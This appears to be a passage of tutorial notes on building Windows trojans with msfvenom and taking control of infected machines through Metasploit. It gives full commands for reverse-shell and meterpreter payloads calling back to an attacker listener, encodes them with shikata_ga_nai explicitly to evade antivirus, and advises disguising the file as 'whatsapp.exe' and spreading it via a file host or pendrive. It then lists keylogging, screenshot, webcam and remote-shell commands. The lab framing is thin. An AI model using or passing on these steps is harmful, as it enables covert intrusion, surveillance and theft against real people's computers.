

Tools:
Msfvenom for malware creation.
Msconsole for listening and getting control over the system.
In this practical you will learn how to create Linux /Windows executable “elf” malware using msfvenom tool.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_ga_nai -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Saved as: evil.exe
```





Evading/avoiding Antivirus Detection: shikata_ga_nai

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R ❶|
    msfencode -e x86/shikata_ga_nai ❷ -t exe ❸ > /var/www/payload2.exe
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

root@bt:/# file /var/www/payload2.exe ❹
/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

msfvenom options are payload(-p); lhost;lport(reserved ports can't use 0-1023); platform(--platform);
extension of malware(-f exe); after these steps, we have to save it as in the name of genuine application
and move somewhere(either –o or > symbol);


you can use temporary file hosting website or /var/www/html/ or any other folder. save it as game.exe or any other names.

you want to avoid anti virus detection?
for that encoding(-e) option has to use. in –e option, shikata_ga_nai you have to use.

```
┌──(root㉿kali)-[/var/www/html]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.19.148 LPORT=4444 -f exe --platform windows msfencode -e x86/shikata_ga_nai -o /var/www/html/whatsapp.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/whatsapp.exe
```

After the creation of trojan horse, browse **tmpfiles.org** website and upload your created trojan file (Kali Linux). Better install one more window virtual machine and run your created trojan from that machine. Instead of **tmpfiles.org** you can use **pendrives** also.

Take new terminal(command prompt in Linux), type either 'msfconsole' or 'msfconsole -q'. Once you typed all the commands upto 'exploit', you will get complete control of that infected windows machine. But the uploaded trojan horse, you have to download from virtual windows machine and also you have to click on that created trojan. Clicking means you are activating the malware signature, and that information will be pass through exploit listener prompt. If you want to install keylogger, check below options which I have shared.



```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Post-Exploitation

You now own the target! Here are some fun meterpreter commands to try:

screenshot	Gives you an image of the target's desktop
keyscan_start	Begins capturing keys typed in the target. On the Windows target, open Notepad and type in some text, such as your name.
keyscan_dump	Shows the keystrokes captured so far
webcam_list	Shows the available webcams (if any)
webcam_snap	Takes a photo with the webcam
shell	Gives you a Windows Command Prompt on the target
exit	Leaves the Windows Command Prompt